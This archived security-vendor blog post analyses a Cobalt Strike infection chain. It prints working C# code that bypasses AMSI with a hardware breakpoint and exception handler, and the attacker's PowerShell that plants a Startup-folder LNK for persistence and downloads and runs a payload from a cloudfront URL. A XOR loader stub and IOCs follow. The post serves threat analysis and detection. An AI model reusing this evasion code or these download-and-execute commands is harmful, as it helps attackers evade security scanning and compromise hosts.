

Cobalt Strike's Deployment with Hardware Breakpoint for AMSI Bypass

Published: 2023-06-30 · Archived: 2026-04-05 20:39:35 UTC

Recently came across a [tweet](#) regarding a LNK file creating a hardware breakpoint in the Antimalware Scan Interface (AMSI).




Figure 1: Tweet

In this blog, we will get into the dig a little deeper into Cobalt Strike's New TTP for bypassing the AMSI using hardware breakpoint.

Initial access

[LECmd](#) tool was used to extract LNK file's argument, which invokes a PowerShell to get the code from the malicious site.




Figure 2: Ink File

In this code a hardware breakpoint (*Dr0*) was enabled in the address of AMSI scan buffer.

```

public static void SetupBypass()
{
    WinAPI.CONTEXT64 ctx = new WinAPI.CONTEXT64();
    ctx.ContextFlags = WinAPI.CONTEXT64_FLAGS.CONTEXT64_ALL;

    MethodInfo method = typeof(Program).GetMethod("Handler", BindingFlags.Static | BindingFlags.Public);
    IntPtr hExceptionHandler = WinAPI.AddVectoredExceptionHandler(1, method.MethodHandle.GetFunctionPointer());

    // Saving our context to a struct
    Marshal.StructureToPtr(ctx, pCtx, true);
    bool b = WinAPI.GetThreadContext((IntPtr)-2, pCtx);
    ctx = (WinAPI.CONTEXT64)Marshal.PtrToStructure(pCtx, typeof(WinAPI.CONTEXT64));

    EnableBreakpoint(ctx, Amsi_Scan_Buffer, 0);
    WinAPI.SetThreadContext((IntPtr)-2, pCtx);
}

public static void EnableBreakpoint(WinAPI.CONTEXT64 ctx, IntPtr address, int index)
{
    switch (index)
    {
        case 0:
            ctx.Dr0 = (ulong)address.ToInt64();
            break;
    }
}

```

Figure 3: Hardware breakpoint in AMSI

In order to bypass AMSI, an exception handler for the AMSI scan buffer’s breakpoint is registered using *AddVectoredExceptionHandler* API. In the Handler Code it collects the exception records and the Exception Address. Then proceeds further only if the exception has occurred in the address of AMSI Scan Buffer. Then it stores the Stack pointer value in the return address, it sets return address in the instruction pointer and return value as 0.[\[1\]](#).

```

public static long Handler(IntPtr exceptions)
{
    WinAPI.EXCEPTION_POINTERS ep = new WinAPI.EXCEPTION_POINTERS();
    ep = (WinAPI.EXCEPTION_POINTERS)Marshal.PtrToStructure(exceptions, typeof(WinAPI.EXCEPTION_POINTERS));

    WinAPI.EXCEPTION_RECORD ExceptionRecord = new WinAPI.EXCEPTION_RECORD();
    ExceptionRecord = (WinAPI.EXCEPTION_RECORD)Marshal.PtrToStructure(ep.pExceptionRecord, typeof(WinAPI.EXCEPTION_RECORD));

    WinAPI.CONTEXT64 ContextRecord = new WinAPI.CONTEXT64();
    ContextRecord = (WinAPI.CONTEXT64)Marshal.PtrToStructure(ep.pContextRecord, typeof(WinAPI.CONTEXT64));

    if (ExceptionRecord.ExceptionCode == WinAPI.EXCEPTION_SINGLE_STEP && ExceptionRecord.ExceptionAddress == Amsi_Scan_Buffer)
    {
        ulong ReturnAddress = (ulong)Marshal.ReadInt64((IntPtr)ContextRecord.Rsp);
        IntPtr ScanResult = Marshal.ReadIntPtr((IntPtr)(ContextRecord.Rsp + (6 * 8)));
        Marshal.WriteInt32(ScanResult, 0, WinAPI.AMSI_RESULT_CLEAN);

        ContextRecord.Rip = ReturnAddress;
        ContextRecord.Rsp += 8;
        ContextRecord.Rax = 0;

        Marshal.StructureToPtr(ContextRecord, ep.pContextRecord, true);
        return WinAPI.EXCEPTION_CONTINUE_EXECUTION;
    }
    else
    {
        return WinAPI.EXCEPTION_CONTINUE_SEARCH;
    }
}

```

Handler Code

Figure 4: Exception Handler code

This code contains a PowerShell script to create persistence using the startup folder and download a GZIP compressed Base64 String . It targets only Domain logon users who have connected in the mentioned domain list.

```

$domain = $Env:USERDNSDOMAIN
$domainList = @("es*", "re*", "ge*", "int*", "ext*", "dom0*")
$match = $false

foreach ($item in $domainList) {
    if ($domain -like $item) {
        $match = $true
        break
    }
}

if ($match) {
    cd "$Env:APPDATA\Microsoft\Windows\Start Menu\Programs\StartUp" ;
    iwr -Uri 'https://dk1i32ddqx01b.cloudfront.net/p/update.lnk' -UseBasicParsing -o update.lnk
    $a=iwr -Uri 'https://dk1i32ddqx01b.cloudfront.net/onedrive' -UseBasicParsing;EX $a.Content
}
else {
    exit
}

```

Figure 5: Targeted domain and next payload

By decompressing this Base64 String with *GUnZip*, there is another code as shown in Figure 6.

The screenshot shows a web-based GUnZip tool interface. On the left, there are settings for 'From Base64' (Alphabet: A-Za-z0-9+/=) and 'Gunzip' options. The 'Input' field contains a long Base64 string. The 'Output' field shows the decompressed PowerShell code, which includes a function to get the process address of a module.

Figure 6: XOR encoded Base64 string

This code contains Base64 String which when decoded and XORed int(35) gives out the final Cobalt Strike Payload as shown in Figure 7 and 8.

```

If ([IntPtr]::size -eq 8) {
    [Byte[]]$v_code = [System.Convert]::FromBase64String('s7Ozs7Ozs7OzbnlicXzrqsZros8DI
    for ($zz = 0; $zz -lt $v_code.Count; $zz++) {
        $v_code[$zz] = $v_code[$zz] -bxor 35
    }
}

```

Figure 7: XOR key




Figure 8: Cobalt Strike

Here the Cobalt Strike C2 Config extracted using this [tool](#) is as shown below.



Figure 9: C2 Config

We at K7 Labs have detection against such threats. Users are requested to secure their devices by installing a reputed security product like **“K7 Total Security”** and keep it updated to stay protected from the latest threats.

IOCs

Hash	K7 Detection Name
eb08d873d27b94833e738f0df1d6ed26	Trojan (0001140e1)
6302a90a342db9f2159d8f20f19ebb2e	Trojan (0001140e1)
3c9c1be6bdd39820ae3ba34ca7a36f1f	Trojan (0001140e1)

Source: <https://labs.k7computing.com/index.php/cobalt-strikes-deployment-with-hardware-breakpoint-for-amsi-bypass/>